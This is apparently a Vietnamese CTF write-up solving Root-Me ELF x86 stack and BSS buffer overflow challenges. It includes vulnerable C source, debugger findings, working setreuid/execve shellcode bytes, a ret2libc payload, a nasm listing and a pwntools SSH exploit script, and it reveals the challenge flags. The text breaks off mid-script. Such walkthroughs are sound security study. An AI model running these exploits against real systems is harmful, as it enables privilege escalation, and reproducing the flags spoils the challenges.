
Gọi đến địa chỉ biến môi trường shellcode

Gọi đến địa chỉ biến môi trường junk



Và ta có được flag là:

s2$srAkdAq18q



**ELF x86 - Stack buffer overflow basic 5:**

Chương trình cần đường dẫn một file trong có chứa 9 bytes đầu là “USERNAME=” và đưa vào buffer được khai báo là 512 bytes

Quan sát source code:

Graphical user interface, text, application, chat or text message

Description automatically generated

Graphical user interface, text, application, chat or text message

Description automatically generated

Sau khi debug ta sẽ có thể biết stack như sau:


|  |
| --- |
| username (%ebp – 164) |
| con trỏ file (%ebp – 28) |
| Saved ebp |
| Địa chỉ trả về (%ebp + 4) |
| Địa chỉ rep movsl dest. (%ebp + 8) |

Mục tiêu khai thác chính là hàm cpstr. Hàm cpstr không kiểm tra giới hạn nên ta có thể overflow struct gồm 128 bytes username + 4 bytes uid + 4 bytes = 136 bytes và ta sẽ đặt shellcode tại đây.

Payload có dạng:

“USERNAME=” + 136 bytes(shellcode + junk) + 4 bytes file\_addr + junk + 4 bytes shellcode\_addr + 4 bytes địa chỉ struct Init (giá trị trả về)

- File\_addr: để tìm ta tạo thử tạo một đường dẫn vào chương trình



Tìm địa chỉ lưu pointer của file bằng ltrace:

Text

Description automatically generated

Địa chỉ là file\_addr: 0x0804b160

- Tìm địa chỉ struct init: Dùng gdb và quan sát hàm Init khi thu hồi stack và ra khỏi hàm.

A picture containing table

Description automatically generated


Sau khi trở về return address nó xoá một giá trị mà theo source code hàm return struct init. Vậy ta biết rằng giá trị của struct init tại ebp+8 (return address ở ebp+4)

Lúc này ta cần tìm địa chỉ ebp+8, debug và dùng r.sh để giúp địa chỉ trong lúc debug và thực thi là giống nhau. Ta tìm được địa chỉ 0xbffff970 đây cũng là địa chỉ cho shellcode

- Command:

python -c "print 'USERNAME=' + '\x31\xD2\x31\xC0\x31\xDB\x31\xC9\x66\xBB\xBA\x04\x66\xB9\x56\x04\xB0\x46\xCD\x80\x31\xC0\x31\xC9\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x54\x5B\xB0\x0B\xCD\x80' + 'a'\*95 + '\x60\xb1\x04\x08' + 'a'\*28 + '\x70\xf9\xff\xbf' + '\x70\xf9\xff\xbf' " > /tmp/attack

- Kết quả chạy:



Flag: h8Q!2)3=9"51

**ELF x86 - Stack buffer overflow basic 6:**

1. #include <stdio.h>
2. #include <string.h>
3. #include <sys/types.h>
4. #include <unistd.h>
6. int main (int argc, char \*\* argv){
7. char message[20];
9. if (argc != 2){
10. [printf](http://www.opengroup.org/onlinepubs/009695399/functions/printf.html) ("Usage: %s <message>**\n**", argv[0]);
11. return -1;
12. }
14. setreuid(geteuid(), geteuid());
15. [strcpy](http://www.opengroup.org/onlinepubs/009695399/functions/strcpy.html) (message, argv[1]);
16. [printf](http://www.opengroup.org/onlinepubs/009695399/functions/printf.html) ("Your message: %s**\n**", message);
17. return 0;
18. }

Sau khi đọc code ta thấy được ta cần phải đè 20 bytes của message và 12 byte khi đè setreuid (do có 3 hàm), và ta sẽ khai thác ở hàm strcpy


Đầu tiên ta sẽ vào máy với gdb ch33 để check debug chương trình




Ta sẽ đạt breakpoint tại 0x080484e6 và chạy chương trình. Sau đó ta sẽ print system để xem địa chỉ của system đang có địa chỉ 0xb7e68310



Tiếp theo ta sẽ chạy lệnh info proc map để check thông tin libc.so.6 đang nằm ở đâu thì ta thấy được là nó đang nằm ở 0xb7e28000 đến 0xb7fd600



Sau đó ta sẽ tìm địa chỉ của /bin/sh ở trong khoản tương ứng thì ta tìm được địa chỉ là 0xb7f8ad4c



Vậy ta sẽ cần thực hiện phân tích và chèn payload để chạy

Hệ thống victim

|  |
| --- |
| 32 bytes để thực hiện bufferOverflow |
| Địa chỉ hệ thống |
| Địa chỉ trả về |
| Địa chỉ dẫn đến /bin/sh |


Vậy ta cần thực hiện chèn payload và hệ thống của ta sẽ là

payload = ‘A’\*20 + ‘1’\*12 + ‘\x10\x83\xe6\xb7’ + ‘AAAA’ + ‘\x4c\xad\xf8\xb7’

|  |
| --- |
| AAAA....AAAA (message)  1111....1111 (setreuid) |
| 0xb7e68310 (Địa chỉ hệ thống) |
| AAAA (Địa chỉ trả về) |
| 0xb7f8ad4c (Địa chỉ dẫn đến /bin/sh) |

Lệnh khai thác

./ch33 `python -c "print 'A'\*20 + '1'\*12 + '\x10\x83\xe6\xb7' + 'AAAA' + '\x4c\xad\xf8\xb7'"`



Và ta có được flag R3t2l1bcISnicet0o!


**ELF x86 - BSS buffer overflow**

##### Source code


1. #include <stdio.h>
2. #include <stdlib.h>
4. char username[512] = {1};
5. void (\*\_atexit)(int) = [exit](http://www.opengroup.org/onlinepubs/009695399/functions/exit.html);
7. void cp\_username(char \*name, const char \*arg)
8. {
9. while((\*(name++) = \*(arg++)));
10. \*name = 0;
11. }
13. int main(int argc, char \*\*argv)
14. {
15. if(argc != 2)
16. {
17. [printf](http://www.opengroup.org/onlinepubs/009695399/functions/printf.html)("[-] Usage : %s <username>**\n**", argv[0]);
18. [exit](http://www.opengroup.org/onlinepubs/009695399/functions/exit.html)(0);
19. }
21. cp\_username(username, argv[1]);
22. [printf](http://www.opengroup.org/onlinepubs/009695399/functions/printf.html)("[+] Running program with username : %s**\n**", username);
24. \_atexit(0);
25. return 0;
26. }

Với source code và gợi ý như vậy ta sẽ debug để check thêm thông tin

ta thấy được ở username được lưu ở ebx + 0x40




Tiếp tục ta cần phải check \_atexit bởi đây chính là nơi ta sẽ thực hiện truyền lệnh can thiệp vào shell



Ta thấy được \_atexit đang ở ebx+0x240

Vậy ta sẽ thử khai thác với A\*516



Có thể thấy được rằng là segment fault xuất hiện sau khi kết thúc ký tự cuối và có thể dễ dàng can thiệp vào hệ thống bên dưới. Vậy ta sẽ khai thác dựa theo stack bên dưới

|  |
| --- |
| \x90...\x90 |
| shellcode |
| \x90...\x90 |
| p32(0x0804a040) (địa chỉ username) |

Với shellcode để có thể can thiệp vào hệ thống ta sẽ cần có code ở dạng file nasm:

section .text

global \_start

\_start:

push 0x46

pop eax

mov bx, 0x4b7

mov cx, 0x453

int 0x80

xor edx, edx

push 0xb

pop eax

push edx

push 0x68732f2f

push 0x6e69622f

mov ebx, esp


push edx

push ebx

mov ecx, esp

int 0x80

Sau đó ta sẽ build thành file o và thành file bin, và sử dụng objecdum để xem payload:



Sau đó ta sẽ thực hiện code trên python để tạo ra payload và truyền payload thằng lên ssh của rootme

from pwn import \*

import subprocess

shellcode = b'\x6a\x46\x58\x66\xbb\xb7\x04\x66\xb9\x53\x04\xcd\x80\x31\xd2\x6a\x0b\x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80'

totlen = 512

payload = b''

payload += b'\x90'\*50

payload += shellcode

payload += b'\x90'\*(totlen - len(payload))

payload += p32(0x0804a040)


file = ['./ch7', payload]

s = ssh(user='app-systeme-ch7', host='challenge02.root-me.org', port=2222, password='app-systeme-ch7')

p = s.process(file)

